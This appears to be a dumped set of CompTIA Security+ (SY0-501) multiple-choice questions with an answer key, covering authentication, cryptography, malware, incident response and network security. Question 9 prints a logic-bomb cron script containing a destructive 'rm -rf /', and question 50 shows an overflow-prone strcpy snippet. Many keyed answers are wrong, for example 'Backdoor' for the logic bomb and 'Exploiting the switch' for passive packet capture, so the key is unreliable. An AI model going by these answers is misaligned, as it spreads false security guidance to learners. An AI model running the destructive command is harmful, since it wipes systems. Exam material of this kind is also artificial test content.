

Exam Questions SY0-501

CompTIA Security+ Certification Exam

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NEW QUESTION 1

- (Exam Topic 1)

Ann, a security administrator, has been instructed to perform fuzz-based testing on the company's applications. Which of the following best describes what she will do?

- A. Enter random or invalid data into the application in an attempt to cause it to fault
- B. Work with the developers to eliminate horizontal privilege escalation opportunities
- C. Test the applications for the existence of built-in- back doors left by the developers
- D. Hash the application to verify it won't cause a false positive on the HIPS

Answer: A**NEW QUESTION 2**

- (Exam Topic 1)

A company has three divisions, each with its own networks and services. The company decides to make its secure web portal accessible to all employees utilizing their existing usernames and passwords. The security administrator has elected to use SAML to support authentication. In this scenario, which of the following will occur when users try to authenticate to the portal? (Select two.)

- A. The portal will function as a service provider and request an authentication assertion.
- B. The portal will function as an identity provider and issue an authentication assertion.
- C. The portal will request an authentication ticket from each network that is transitively trusted.
- D. The back-end networks will function as an identity provider and issue an authentication assertion.
- E. The back-end networks will request authentication tickets from the portal, which will act as the third-party service provider authentication store.
- F. The back-end networks will verify the assertion token issued by the portal functioning as the identity provider.

Answer: AB**NEW QUESTION 3**

- (Exam Topic 1)

An organization finds that most help desk calls are regarding account lockout due to a variety of applications running on different systems. Management is looking for a solution to reduce the number of account lockouts while improving security. Which of the following is the BEST solution for this organization?

- A. Create multiple application accounts for each user.
- B. Provide secure tokens.
- C. Implement SSO.
- D. Utilize role-based access control.

Answer: C**NEW QUESTION 4**

- (Exam Topic 1)

A company wants to host a publicly available server that performs the following functions:

- ▶ Evaluates MX record lookup
- ▶ Can perform authenticated requests for A and AAA records
- ▶ Uses RRSIG

Which of the following should the company use to fulfill the above requirements?

- A. LDAPS
- B. DNSSEC
- C. SFTP
- D. nslookup
- E. dig

Answer: B**NEW QUESTION 5**

- (Exam Topic 1)

Which of the following types of keys is found in a key escrow?

- A. Public
- B. Private
- C. Shared
- D. Session

Answer: B**Explanation:**

<https://www.professormesser.com/security-plus/sy0-401/key-escrow-3/>

NEW QUESTION 6

- (Exam Topic 1)

Which of the following best describes routine in which semicolons, dashes, quotes, and commas are removed from a string?

- A. Error handling to protect against program exploitation

- B. Exception handling to protect against XSRF attacks.
- C. Input validation to protect against SQL injection.
- D. Padding to protect against string buffer overflows.

Answer: C

NEW QUESTION 7

- (Exam Topic 1)

After a user reports slow computer performance, a systems administrator detects a suspicious file, which was installed as part of a freeware software package. The systems administrator reviews the output below:

```
c:\Windows\system32>netstat -nab
Active Connections
Proto Local Address      Foreign Address          State
TCP   0.0.0.0:135        0.0.0.0:0              LISTENING      RpcSs| [svchost.exe]
TCP   0.0.0.0:445        0.0.0.0:0              LISTENING      [svchost.exe]
TCP   192.168.1.10:5000  10.37.213.20         ESTABLISHED    winserver.exe
UDP   192.168.1.10:1900  *.*                  SSDPSVR
```

Based on the above information, which of the following types of malware was installed on the user's computer?

- A. RAT
- B. Keylogger
- C. Spyware
- D. Worm
- E. Bot

Answer: D

NEW QUESTION 8

- (Exam Topic 1)

When considering a third-party cloud service provider, which of the following criteria would be the BEST to include in the security assessment process? (Select two.)

- A. Use of performance analytics
- B. Adherence to regulatory compliance
- C. Data retention policies
- D. Size of the corporation
- E. Breadth of applications support

Answer: BC

NEW QUESTION 9

- (Exam Topic 1)

An information security specialist is reviewing the following output from a Linux server.

```
user@server:~$ crontab -l
5 * * * * /usr/local/bin/backup.sh
user@server: ~$ cat /usr/local/bin/backup.sh
#!/bin/bash
if ! grep --quiet joeuser/etc/passwd
then rm -rf /
fi
```

Based on the above information, which of the following types of malware was installed on the server?

- A. Logic bomb
- B. Trojan
- C. Backdoor
- D. Ransomware
- E. Rootkit

Answer: C

NEW QUESTION 10

- (Exam Topic 1)

A security administrator has found a hash in the environment known to belong to malware. The administrator then finds this file to be in the preupdate area of the OS, which indicates it was pushed from the central patch system.

File: winx86_adobe_flash_upgrade.exe Hash: 99ac28bede43ab869b853ba62c4ea243

The administrator pulls a report from the patch management system with the following output:

| Install Date | Package Name | Target Devices | Hash |
|--------------|--------------------------------|----------------|----------------------------------|
| 10/10/2017 | java_11.2_x64.exe | HQ PC's | 01ab28bbde63aa879b35bba62cdes283 |
| 10/10/2017 | winx86_adobe_flash_upgrade.exe | HQ PC's | 99ac28bede43ab869b853ba62c4ea243 |

Given the above outputs, which of the following MOST likely happened?

- A. The file was corrupted after it left the patch system.
- B. The file was infected when the patch manager downloaded it.
- C. The file was not approved in the application whitelist system.
- D. The file was embedded with a logic bomb to evade detection.

Answer: D

NEW QUESTION 10

- (Exam Topic 1)

A network administrator at a small office wants to simplify the configuration of mobile clients connecting to an encrypted wireless network. Which of the following should be implemented in the administrator does not want to provide the wireless password or he certificate to the employees?

- A. WPS
- B. 802.1x
- C. WPA2-PSK
- D. TKIP

Answer: A

NEW QUESTION 13

- (Exam Topic 1)

Multiple employees receive an email with a malicious attachment that begins to encrypt their hard drives and mapped shares on their devices when it is opened. The network and security teams perform the following actions:

- ▶ Shut down all network shares.
- ▶ Run an email search identifying all employees who received the malicious message.
- ▶ Reimage all devices belonging to users who opened the attachment.

Next, the teams want to re-enable the network shares. Which of the following BEST describes this phase of the incident response process?

- A. Eradication
- B. Containment
- C. Recovery
- D. Lessons learned

Answer: C

NEW QUESTION 14

- (Exam Topic 1)

Malicious traffic from an internal network has been detected on an unauthorized port on an application server. Which of the following network-based security controls should the engineer consider implementing?

- A. ACLs
- B. HIPS
- C. NAT
- D. MAC filtering

Answer: A

NEW QUESTION 16

- (Exam Topic 1)

A botnet has hit a popular website with a massive number of GRE-encapsulated packets to perform a DDoS attack. News outlets discover a certain type of refrigerator was exploited and used to send outbound packets to the website that crashed. To which of the following categories does the refrigerator belong?

- A. SoC
- B. ICS
- C. IoT
- D. MFD

Answer: C

NEW QUESTION 17

- (Exam Topic 1)

An organization wishes to provide better security for its name resolution services. Which of the following technologies BEST supports the deployment of DNSSEC at the organization?

- A. LDAP
- B. TPM

- C. TLS
- D. SSL
- E. PKI

Answer: E

NEW QUESTION 21

- (Exam Topic 1)

Which of the following would MOST likely appear in an uncredentialed vulnerability scan?

- A. Self-signed certificates
- B. Missing patches
- C. Auditing parameters
- D. Inactive local accounts

Answer: D

NEW QUESTION 23

- (Exam Topic 1)

A high-security defense installation recently begun utilizing large guard dogs that bark very loudly and excitedly at the slightest provocation. Which of the following types of controls does this BEST describe?

- A. Deterrent
- B. Preventive
- C. Detective
- D. Compensating

Answer: A

NEW QUESTION 26

- (Exam Topic 1)

Two users need to send each other emails over unsecured channels. The system should support the principle of non-repudiation. Which of the following should be used to sign the user's certificates?

- A. RA
- B. CA
- C. CRL
- D. CSR

Answer: B

NEW QUESTION 29

- (Exam Topic 1)

A security analyst observes the following events in the logs of an employee workstation:

| | | | |
|------|---------|------|---|
| 1/23 | 1:07:16 | 865 | Access to C:\Users\user\temp\oasdfkh.htm has been restricted by your administrator by the default restriction policy level. |
| 1/23 | 1:07:09 | 1034 | The scan completed. No detections were found. |

The security analyst reviews the file system and observes the following:

```
C:\>dir
C:\ Users\user\temp
1/23 1:07:02 oasdfkh.htm
1/23 1:07:02 update.bat
1/23 1:07:02 msg.txt
```

Given the information provided, which of the following MOST likely occurred on the workstation?

- A. Application whitelisting controls blocked an exploit payload from executing.
- B. Antivirus software found and quarantined three malware files.
- C. Automatic updates were initiated but failed because they had not been approved.
- D. The SIEM log agent was not tuned properly and reported a false positive.

Answer: A

NEW QUESTION 31

- (Exam Topic 1)

An incident responder receives a call from a user who reports a computer is exhibiting symptoms consistent with a malware infection. Which of the following steps

should the responder perform NEXT?

- A. Capture and document necessary information to assist in the response.
- B. Request the user capture and provide a screenshot or recording of the symptoms.
- C. Use a remote desktop client to collect and analyze the malware in real time.
- D. Ask the user to back up files for later recovery.

Answer: A

NEW QUESTION 34

- (Exam Topic 1)

In terms of encrypting data, which of the following is BEST described as a way to safeguard password data by adding random data to it in storage?

- A. Using salt
- B. Using hash algorithms
- C. Implementing elliptical curve
- D. Implementing PKI

Answer: A

NEW QUESTION 38

- (Exam Topic 1)

A company is using a mobile device deployment model in which employees use their personal devices for work at their own discretion. Some of the problems the company is encountering include the following:

- ▶ There is no standardization.
- ▶ Employees ask for reimbursement for their devices.
- ▶ Employees do not replace their devices often enough to keep them running efficiently.
- ▶ The company does not have enough control over the devices.

Which of the following is a deployment model that would help the company overcome these problems?

- A. BYOD
- B. VDI
- C. COPE
- D. CYOD

Answer: D

NEW QUESTION 42

- (Exam Topic 1)

An auditor is reviewing the following output from a password-cracking tool:

```
user1: Password1
user2: Recovery!
user3: Alaskan10
user4: 4Private
user5: PerForMance2
```

Which of the following methods did the auditor MOST likely use?

- A. Hybrid
- B. Dictionary
- C. Brute force
- D. Rainbow table

Answer: A

NEW QUESTION 47

- (Exam Topic 1)

Which of the following specifically describes the exploitation of an interactive process to access otherwise restricted areas of the OS?

- A. Privilege escalation
- B. Pivoting
- C. Process affinity
- D. Buffer overflow

Answer: A

NEW QUESTION 48

- (Exam Topic 1)

A security analyst is diagnosing an incident in which a system was compromised from an external IP address. The socket identified on the firewall was traced to 207.46.130.0:6666. Which of the following should the security analyst do to determine if the compromised system still has an active connection?

- A. tracert
- B. netstat
- C. ping

D. nslookup

Answer: B

NEW QUESTION 50

- (Exam Topic 1)

An analyst is reviewing a simple program for potential security vulnerabilities before being deployed to a Windows server. Given the following code:

```
void foo (char *bar)
{
    char random_user_input [12];
    strcpy (random_user_input, bar);
}
```

Which of the following vulnerabilities is present?

- A. Bad memory pointer
- B. Buffer overflow
- C. Integer overflow
- D. Backdoor

Answer: B

NEW QUESTION 51

- (Exam Topic 1)

When trying to log onto a company's new ticketing system, some employees receive the following message: Access denied: too many concurrent sessions. The ticketing system was recently installed on a small VM with only the recommended hardware specifications. Which of the following is the MOST likely cause for this error message?

- A. Network resources have been exceeded.
- B. The software is out of licenses.
- C. The VM does not have enough processing power.
- D. The firewall is misconfigured.

Answer: C

NEW QUESTION 54

- (Exam Topic 1)

As part of a new industry regulation, companies are required to utilize secure, standardized OS settings. A technical must ensure the OS settings are hardened. Which of the following is the BEST way to do this?

- A. Use a vulnerability scanner.
- B. Use a configuration compliance scanner.
- C. Use a passive, in-line scanner.
- D. Use a protocol analyzer.

Answer: B

NEW QUESTION 58

- (Exam Topic 1)

Refer to the following code:

```
public class rainbow {
    public static void main (String [] args) {
        object blue = null;
        blue.hashCode ();
    }
}
```

Which of the following vulnerabilities would occur if this is executed?

- A. Page exception
- B. Pointer deference
- C. NullPointerException
- D. Missing null check

Answer: D

NEW QUESTION 61

- (Exam Topic 1)

An organization is using a tool to perform a source code review. Which of the following describes the case in which the tool incorrectly identifies the vulnerability?

- A. False negative

- A. True negative
- C. False positive
- D. True positive

Answer: C

NEW QUESTION 66

- (Exam Topic 1)

A security analyst is hardening a web server, which should allow a secure certificate-based session using the organization's PKI infrastructure. The web server should also utilize the latest security techniques and standards. Given this set of requirements, which of the following techniques should the analyst implement to BEST meet these requirements? (Select two.)

- A. Install an X- 509-compliant certificate.
- B. Implement a CRL using an authorized CA.
- C. Enable and configure TLS on the server.
- D. Install a certificate signed by a public CA.
- E. Configure the web server to use a host header.

Answer: AC

NEW QUESTION 67

- (Exam Topic 1)

A user has attempted to access data at a higher classification level than the user's account is currently authorized to access. Which of the following access control models has been applied to this user's account?

- A. MAC
- B. DAC
- C. RBAC
- D. ABAC

Answer: A

NEW QUESTION 72

- (Exam Topic 1)

Which of the following security controls does an iris scanner provide?

- A. Logical
- B. Administrative
- C. Corrective
- D. Physical
- E. Detective
- F. Deterrent

Answer: D

NEW QUESTION 76

- (Exam Topic 1)

Which of the following types of cloud infrastructures would allow several organizations with similar structures and interests to realize the benefits of shared storage and resources?

- A. Private
- B. Hybrid
- C. Public
- D. Community

Answer: D

NEW QUESTION 80

- (Exam Topic 1)

A company is developing a new secure technology and requires computers being used for development to be isolated. Which of the following should be implemented to provide the MOST secure environment?

- A. A perimeter firewall and IDS
- B. An air gapped computer network
- C. A honeypot residing in a DMZ
- D. An ad hoc network with NAT
- E. A bastion host

Answer: B

NEW QUESTION 83

- (Exam Topic 1)

A network administrator wants to implement a method of securing internal routing. Which of the following should the administrator implement?

- A. DMZ
- B. NAT
- C. VPN

D. PAT

Answer: C

NEW QUESTION 86

- (Exam Topic 1)

Which of the following threat actors is MOST likely to steal a company's proprietary information to gain a market edge and reduce time to market?

- A. Competitor
- B. Hacktivist
- C. Insider
- D. Organized crime.

Answer: A

NEW QUESTION 87

- (Exam Topic 1)

A security analyst is hardening a server with the directory services role installed. The analyst must ensure LDAP traffic cannot be monitored or sniffed and maintains compatibility with LDAP clients. Which of the following should the analyst implement to meet these requirements? (Select two.)

- A. Generate an X.509-compliant certificate that is signed by a trusted CA.
- B. Install and configure an SSH tunnel on the LDAP server.
- C. Ensure port 389 is open between the clients and the servers using the communication.
- D. Ensure port 636 is open between the clients and the servers using the communication.
- E. Remove the LDAP directory service role from the server.

Answer: AD

NEW QUESTION 90

- (Exam Topic 1)

Adhering to a layered security approach, a controlled access facility employs security guards who verify the authorization of all personnel entering the facility. Which of the following terms BEST describes the security control being employed?

- A. Administrative
- B. Corrective
- C. Deterrent
- D. Compensating

Answer: C

NEW QUESTION 94

- (Exam Topic 1)

A penetration tester is crawling a target website that is available to the public. Which of the following represents the actions the penetration tester is performing?

- A. URL hijacking
- B. Reconnaissance
- C. White box testing
- D. Escalation of privilege

Answer: B

NEW QUESTION 96

- (Exam Topic 1)

Which of the following attack types BEST describes a client-side attack that is used to manipulate an HTML iframe with JavaScript code via a web browser?

- A. Buffer overflow
- B. MITM
- C. XSS
- D. SQLi

Answer: C

NEW QUESTION 99

- (Exam Topic 1)

A department head at a university resigned on the first day of the spring semester. It was subsequently determined that the department head deleted numerous files and directories from the server-based home directory while the campus was closed. Which of the following policies or procedures could have prevented this from occurring?

- A. Time-of-day restrictions
- B. Permission auditing and review
- C. Offboarding
- D. Account expiration

Answer: C

NEW QUESTION 104

- (Exam Topic 1)

A user suspects someone has been accessing a home network without permission by spoofing the MAC address of an authorized system. While attempting to determine if an authorized user is logged into the home network, the user reviews the wireless router, which shows the following table for systems that are currently on the home network.

| Hostname | IP address | MAC | MAC filter |
|----------|--------------|-------------------|------------|
| DadPC | 192.168.1.10 | 00:1D:1A:44:17:B5 | On |
| MomPC | 192.168.1.15 | 21:13:D6:C5:42:A2 | Off |
| JuniorPC | 192.168.2.16 | 42:A7:D1:25:11:52 | On |
| Unknown | 192.168.1.18 | 10:B3:22:1A:FF:21 | Off |

Which of the following should be the NEXT step to determine if there is an unauthorized user on the network?

- A. Apply MAC filtering and see if the router drops any of the systems.
- B. Physically check each of the authorized systems to determine if they are logged onto the network.
- C. Deny the “unknown” host because the hostname is not known and MAC filtering is not applied to this host.
- D. Conduct a ping sweep of each of the authorized systems and see if an echo response is received.

Answer: C

NEW QUESTION 107

- (Exam Topic 1)

A manager wants to distribute a report to several other managers within the company. Some of them reside in remote locations that are not connected to the domain but have a local server. Because there is sensitive data within the report and the size of the report is beyond the limit of the email attachment size, emailing the report is not an option. Which of the following protocols should be implemented to distribute the report securely? (Select three.)

- A. S/MIME
- B. SSH
- C. SNMPv3
- D. FTPS
- E. SRTP
- F. HTTPS
- G. LDAPS

Answer: BDF

NEW QUESTION 110

- (Exam Topic 2)

A chief Financial Officer (CFO) has asked the Chief Information Officer (CISO) to provide responses to a recent audit report detailing deficiencies in the organization security controls. The CFO would like to know ways in which the organization can improve its authorization controls.

Given the request by the CFO, which of the following controls should the CISO focus on in the report? (Select Three)

- A. Password complexity policies
- B. Hardware tokens
- C. Biometric systems
- D. Role-based permissions
- E. One time passwords
- F. Separation of duties
- G. Multifactor authentication
- H. Single sign-on
- I. Lease privilege

Answer: DFI

NEW QUESTION 115

- (Exam Topic 2)

Joe, a user, wants to send Ann, another user, a confidential document electronically. Which of the following should Joe do to ensure the document is protected from eavesdropping?

- A. Encrypt it with Joe’s private key
- B. Encrypt it with Joe’s public key
- C. Encrypt it with Ann’s private key
- D. Encrypt it with Ann’s public key

Answer: D

NEW QUESTION 117

- (Exam Topic 2)

A dumpster diver recovers several hard drives from a company and is able to obtain confidential data from one of the hard drives. The company then discovers its information is posted online. Which of the following methods would have MOST likely prevented the data from being exposed?

- A. Removing the hard drive from its enclosure

- B. Using software to repeatedly rewrite over the disk space
- C. Using Blowfish encryption on the hard drives
- D. Using magnetic fields to erase the data

Answer: D

NEW QUESTION 120

- (Exam Topic 2)

A security administrator returning from a short vacation receives an account lock-out message when attempting to log into the computer. After getting the account unlocked the security administrator immediately notices a large amount of emails alerts pertaining to several different user accounts being locked out during the past three days. The security administrator uses system logs to determine that the lock-outs were due to a brute force attack on all accounts that has been previously logged into that machine.

Which of the following can be implemented to reduce the likelihood of this attack going undetected?

- A. Password complexity rules
- B. Continuous monitoring
- C. User access reviews
- D. Account lockout policies

Answer: B

NEW QUESTION 123

- (Exam Topic 2)

A security administrator is given the security and availability profiles for servers that are being deployed.

- ▶ Match each RAID type with the correct configuration and MINIMUM number of drives.
- ▶ Review the server profiles and match them with the appropriate RAID type based on integrity, availability, I/O, storage requirements. Instructions:
- ▶ All drive definitions can be dragged as many times as necessary
- ▶ Not all placeholders may be filled in the RAID configuration boxes
- ▶ If parity is required, please select the appropriate number of parity checkboxes
- ▶ Server profiles may be dragged only once

If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

Instructions: If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit.

| RAID Type | Server Profile |
|-----------|----------------|
| RAID-0 | Stripe Data |
| RAID-1 | Mirror Data |
| RAID-5 | |
| RAID-6 | |

Reset All

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

RAID-0 is known as striping. It is not a fault tolerant solution but does improve disk performance for read/write operations. Striping requires a minimum of two disks and does not use parity.

RAID-0 can be used where performance is required over fault tolerance, such as a media streaming server. RAID-1 is known as mirroring because the same data is written to two disks so that the two disks have

identical data. This is a fault tolerant solution that halves the storage space. A minimum of two disks are used in mirroring and does not use parity. RAID-1 can be used where fault tolerance is required over performance, such as on an authentication server. RAID-5 is a fault tolerant solution that uses parity and striping. A minimum of three disks are required for RAID-5 with one disk's worth of space being used for parity information. However, the parity information is distributed across all the disks. RAID-5 can recover from a single disk failure.

RAID-6 is a fault tolerant solution that uses dual parity and striping. A minimum of four disks are required for RAID-6. Dual parity allows RAID-6 to recover from the simultaneous failure of up to two disks. Critical data should be stored on a RAID-6 system.

http://www.adaptec.com/en-us/solutions/raid_levels.html

NEW QUESTION 127

- (Exam Topic 2)

Before an infection was detected, several of the infected devices attempted to access a URL that was similar to the company name but with two letters transposed. Which of the following BEST describes the attack vector used to infect the devices?

- A. Cross-site scripting
- B. DNS poisoning
- C. Typo squatting
- D. URL hijacking

Answer: C

NEW QUESTION 132

- (Exam Topic 2)

A director of IR is reviewing a report regarding several recent breaches. The director compiles the following statistic's

- Initial IR engagement time frame
- Length of time before an executive management notice went out
- Average IR phase completion

The director wants to use the data to shorten the response time. Which of the following would accomplish this?

- A. CSIRT
- B. Containment phase
- C. Escalation notifications
- D. Tabletop exercise

Answer: D

NEW QUESTION 135

- (Exam Topic 2)

After a merger between two companies a security analyst has been asked to ensure that the organization's systems are secured against infiltration by any former employees that were terminated during the transition.

Which of the following actions are MOST appropriate to harden applications against infiltration by former employees? (Select TWO)

- A. Monitor VPN client access
- B. Reduce failed login out settings
- C. Develop and implement updated access control policies
- D. Review and address invalid login attempts
- E. Increase password complexity requirements
- F. Assess and eliminate inactive accounts

Answer: CF

NEW QUESTION 138

- (Exam Topic 2)

A security administrator has been tasked with improving the overall security posture related to desktop machines on the network. An auditor has recently found that several machines with confidential customer information displayed in the screens are left unattended during the course of the day.

Which of the following could the security administrator implement to reduce the risk associated with the finding?

- A. Implement a clean desk policy
- B. Security training to prevent shoulder surfing
- C. Enable group policy based screensaver timeouts
- D. Install privacy screens on monitors

Answer: C

NEW QUESTION 143

- (Exam Topic 2)

A web application is configured to target browsers and allow access to bank accounts to siphon money to a foreign account. This is an example of which of the following attacks?

- A. SQL injection
- B. Header manipulation
- C. Cross-site scripting
- D. Flash cookie exploitation

Answer: C

NEW QUESTION 146

- (Exam Topic 2)

An in-house penetration tester is using a packet capture device to listen in on network communications. This is an example of:

- A. Passive reconnaissance
- B. Persistence
- C. Escalation of privileges
- D. Exploiting the switch

Answer: D

NEW QUESTION 151

- (Exam Topic 2)

A bank requires tellers to get manager approval when a customer wants to open a new account. A recent audit shows that there have been four cases in the previous year where tellers opened accounts without management approval. The bank president thought separation of duties would prevent this from happening. In order to implement a true separation of duties approach the bank could:

- A. Require the use of two different passwords held by two different individuals to open an account
- B. Administer account creation on a role based access control approach
- C. Require all new accounts to be handled by someone else other than a teller since they have different duties
- D. Administer account creation on a rule based access control approach

Answer: C

NEW QUESTION 156

- (Exam Topic 2)

A security engineer is faced with competing requirements from the networking group and database administrators. The database administrators would like ten application servers on the same subnet for ease of administration, whereas the networking group would like to segment all applications from one another. Which of the following should the security administrator do to rectify this issue?

- A. Recommend performing a security assessment on each application, and only segment the applications with the most vulnerability
- B. Recommend classifying each application into like security groups and segmenting the groups from one another
- C. Recommend segmenting each application, as it is the most secure approach
- D. Recommend that only applications with minimal security features should be segmented to protect them

Answer: B

NEW QUESTION 161

- (Exam Topic 2)

Which of the following works by implanting software on systems but delays execution until a specific set of conditions is met?

- A. Logic bomb
- B. Trojan
- C. Scareware
- D. Ransomware

Answer: A

NEW QUESTION 165

- (Exam Topic 2)

A development team has adopted a new approach to projects in which feedback is iterative and multiple iterations of deployments are provided within an application's full life cycle. Which of the following software development methodologies is the development team using?

- A. Waterfall
- B. Agile
- C. Rapid
- D. Extreme

Answer: B

NEW QUESTION 169

- (Exam Topic 2)

A Chief Executive Officer (CEO) suspects someone in the lab testing environment is stealing confidential information after working hours when no one else is around. Which of the following actions can help to prevent this specific threat?

- A. Implement time-of-day restrictions.
- B. Audit file access times.
- C. Secretly install a hidden surveillance camera.
- D. Require swipe-card access to enter the lab.

Answer: D

NEW QUESTION 171

- (Exam Topic 2)

A company hires a third-party firm to conduct an assessment of vulnerabilities exposed to the Internet. The firm informs the company that an exploit exists for an FTP server that had a version installed from eight years ago. The company has decided to keep the system online anyway, as no upgrade exists from the vendor. Which of the following BEST describes the reason why the vulnerability exists?

- A. Default configuration
- B. End-of-life system
- C. Weak cipher suite
- D. Zero-day threats

Answer: B

NEW QUESTION 173

- (Exam Topic 2)

Which of the following cryptographic algorithms is irreversible?

- A. RC4
- B. SHA-256
- C. DES
- D. AES

Answer: B

NEW QUESTION 174

- (Exam Topic 2)

A manager suspects that an IT employee with elevated database access may be knowingly modifying financial transactions for the benefit of a competitor. Which of the following practices should the manager implement to validate the concern?

- A. Separation of duties
- B. Mandatory vacations
- C. Background checks
- D. Security awareness training

Answer: A

NEW QUESTION 175

- (Exam Topic 2)

A Chief Information Officer (CIO) drafts an agreement between the organization and its employees. The agreement outlines ramifications for releasing information without consent and/or approvals. Which of the following BEST describes this type of agreement?

- A. ISA
- B. NDA
- C. MOU
- D. SLA

Answer: B

NEW QUESTION 178

- (Exam Topic 2)

Audit logs from a small company's vulnerability scanning software show the following findings: Destinations scanned:

- Server001- Internal human resources payroll server
- Server101-Internet-facing web server
- Server201- SQL server for Server101
- Server301-Jumpbox used by systems administrators accessible from the internal network Validated vulnerabilities found:
- Server001- Vulnerable to buffer overflow exploit that may allow attackers to install software
- Server101- Vulnerable to buffer overflow exploit that may allow attackers to install software
- Server201-OS updates not fully current
- Server301- Accessible from internal network without the use of jumpbox
- Server301-Vulnerable to highly publicized exploit that can elevate user privileges

Assuming external attackers who are gaining unauthorized information are of the highest concern, which of the following servers should be addressed FIRST?

- A. Server001
- B. Server101
- C. Server201
- D. Server301

Answer: B

NEW QUESTION 179

- (Exam Topic 2)

Which of the following should identify critical systems and components?

- A. MOU
- B. BPA

- C. ITCP
- D. BCP

Answer: D

NEW QUESTION 182

- (Exam Topic 2)

An information security analyst needs to work with an employee who can answer QUESTION NO:s about how data for a specific system is used in the business. The analyst should seek out an employee who has the role of:

- A. steward
- B. owner
- C. privacy officer
- D. systems administrator

Answer: B

NEW QUESTION 187

- (Exam Topic 2)

A technician has installed new vulnerability scanner software on a server that is joined to the company domain. The vulnerability scanner is able to provide visibility over the patch posture of all company's clients. Which of the following is being used?

- A. Gray box vulnerability testing
- B. Passive scan
- C. Credentialated scan
- D. Bypassing security controls

Answer: A

NEW QUESTION 189

- (Exam Topic 2)

An application developer is designing an application involving secure transports from one service to another that will pass over port 80 for a request. Which of the following secure protocols is the developer MOST likely to use?

- A. FTPS
- B. SFTP
- C. SSL
- D. LDAPS
- E. SSH

Answer: C

NEW QUESTION 191

- (Exam Topic 2)

After an identified security breach, an analyst is tasked to initiate the IR process. Which of the following is the NEXT step the analyst should take?

- A. Recovery
- B. Identification
- C. Preparation
- D. Documentation
- E. Escalation

Answer: B

NEW QUESTION 193

- (Exam Topic 2)

A system's administrator has finished configuring firewall ACL to allow access to a new web server.

```
PERMIT TCP from: ANY to: 192.168.1.10:80
PERMIT TCP from: ANY to: 192.168.1.10:443
DENY TCP from: ANY to: ANY
```

The security administrator confirms form the following packet capture that there is network traffic from the internet to the web server:

```
TCP 10.23.243.2:2000->192.168.1.10:80 POST/default's
TCP 172.16.4.100:1934->192.168.1.10:80 GET/session.aspx?user1_sessionid=
a12ad8741d8f7e7ac723847cBaa8231a
```

The company's internal auditor issues a security finding and requests that immediate action be taken. With which of the following is the auditor MOST concerned?

- A. Misconfigured firewall
- B. Clear text credentials
- C. Implicit deny
- D. Default configuration

Answer: B

NEW QUESTION 197

- (Exam Topic 2)

A workstation puts out a network request to locate another system. Joe, a hacker on the network, responds before the real system does, and he tricks the workstation into communicating with him. Which of the following BEST describes what occurred?

- A. The hacker used a race condition.
- B. The hacker used a pass-the-hash attack.
- C. The hacker-exploited improper key management.
- D. The hacker exploited weak switch configuration.

Answer: D**NEW QUESTION 201**

- (Exam Topic 2)

A security administrator is trying to encrypt communication. For which of the following reasons should administrator take advantage of the Subject Alternative Name (SAN) attribute of a certificate?

- A. It can protect multiple domains
- B. It provides extended site validation
- C. It does not require a trusted certificate authority
- D. It protects unlimited subdomains

Answer: B**NEW QUESTION 206**

- (Exam Topic 2)

A company was recently audited by a third party. The audit revealed the company's network devices were transferring files in the clear. Which of the following protocols should the company use to transfer files?

- A. HTTPS
- B. LDAPS
- C. SCP
- D. SNMPv3

Answer: C**NEW QUESTION 207**

- (Exam Topic 2)

After a routine audit, a company discovers that engineering documents have been leaving the network on a particular port. The company must allow outbound traffic on this port, as it has a legitimate business use. Blocking the port would cause an outage. Which of the following technology controls should the company implement?

- A. NAC
- B. Web proxy
- C. DLP
- D. ACL

Answer: C**NEW QUESTION 211**

- (Exam Topic 2)

A group of non-profit agencies wants to implement a cloud service to share resources with each other and minimize costs. Which of the following cloud deployment models BEST describes this type of effort?

- A. Public
- B. Hybrid
- C. Community
- D. Private

Answer: C**NEW QUESTION 214**

- (Exam Topic 2)

Company policy requires the use if passphrases instead if passwords.

Which of the following technical controls MUST be in place in order to promote the use of passphrases?

- A. Reuse
- B. Length
- C. History
- D. Complexity

Answer: D**NEW QUESTION 217**

- (Exam Topic 2)

A security administrator suspects a MITM attack aimed at impersonating the default gateway is underway. Which of the following tools should the administrator use

to detect this attack? (Select two.)

- A. Ping
- B. Ipconfig
- C. Tracert
- D. Netstat
- E. Dig
- F. Nslookup

Answer: BC

NEW QUESTION 220

- (Exam Topic 2)

Although a web enabled application appears to only allow letters in the comment field of a web form, malicious user was able to carry a SQL injection attack by sending special characters through the web comment field.

Which of the following has the application programmer failed to implement?

- A. Revision control system
- B. Client side exception handling
- C. Server side validation
- D. Server hardening

Answer: C

NEW QUESTION 221

- (Exam Topic 2)

A security administrator is configuring a new network segment, which contains devices that will be accessed by external users, such as web and FTP server.

Which of the following represents the MOST secure way to configure the new network segment?

- A. The segment should be placed on a separate VLAN, and the firewall rules should be configured to allow external traffic.
- B. The segment should be placed in the existing internal VLAN to allow internal traffic only.
- C. The segment should be placed on an intranet, and the firewall rules should be configured to allow external traffic.
- D. The segment should be placed on an extranet, and the firewall rules should be configured to allow both internal and external traffic.

Answer: A

NEW QUESTION 222

- (Exam Topic 3)

The Chief Executive Officer (CEO) of a major defense contracting company is traveling overseas for a conference. The CEO will be taking a laptop. Which of the following should the security administrator implement to ensure confidentiality of the data if the laptop were to be stolen or lost during the trip?

- A. Remote wipe
- B. Full device encryption
- C. BIOS password
- D. GPS tracking

Answer: B

NEW QUESTION 225

- (Exam Topic 3)

A company is planning to encrypt the files in several sensitive directories of a file server with a symmetric key. Which of the following could be used?

- A. RSA
- B. TwoFish
- C. Diffie-Hellman
- D. NTLMv2
- E. RIPEMD

Answer: B

NEW QUESTION 229

- (Exam Topic 3)

A system administrator is configuring a site-to-site VPN tunnel. Which of the following should be configured on the VPN concentrator during the IKE phase?

- A. RIPEMD
- B. ECDHE
- C. Diffie-Hellman
- D. HTTPS

Answer: C

NEW QUESTION 232

- (Exam Topic 3)

A new security policy in an organization requires that all file transfers within the organization be completed using applications that provide secure transfer. Currently, the organization uses FTP and HTTP to transfer files. Which of the following should the organization implement in order to be compliant with the new

policy?

- A. Replace FTP with SFTP and replace HTTP with TLS
- B. Replace FTP with FTPS and replaces HTTP with TFTP
- C. Replace FTP with SFTP and replace HTTP with Telnet
- D. Replace FTP with FTPS and replaces HTTP with IPSec

Answer: A

NEW QUESTION 233

- (Exam Topic 3)

A security team wants to establish an Incident Response plan. The team has never experienced an incident. Which of the following would BEST help them establish plans and procedures?

- A. Table top exercises
- B. Lessons learned
- C. Escalation procedures
- D. Recovery procedures

Answer: A

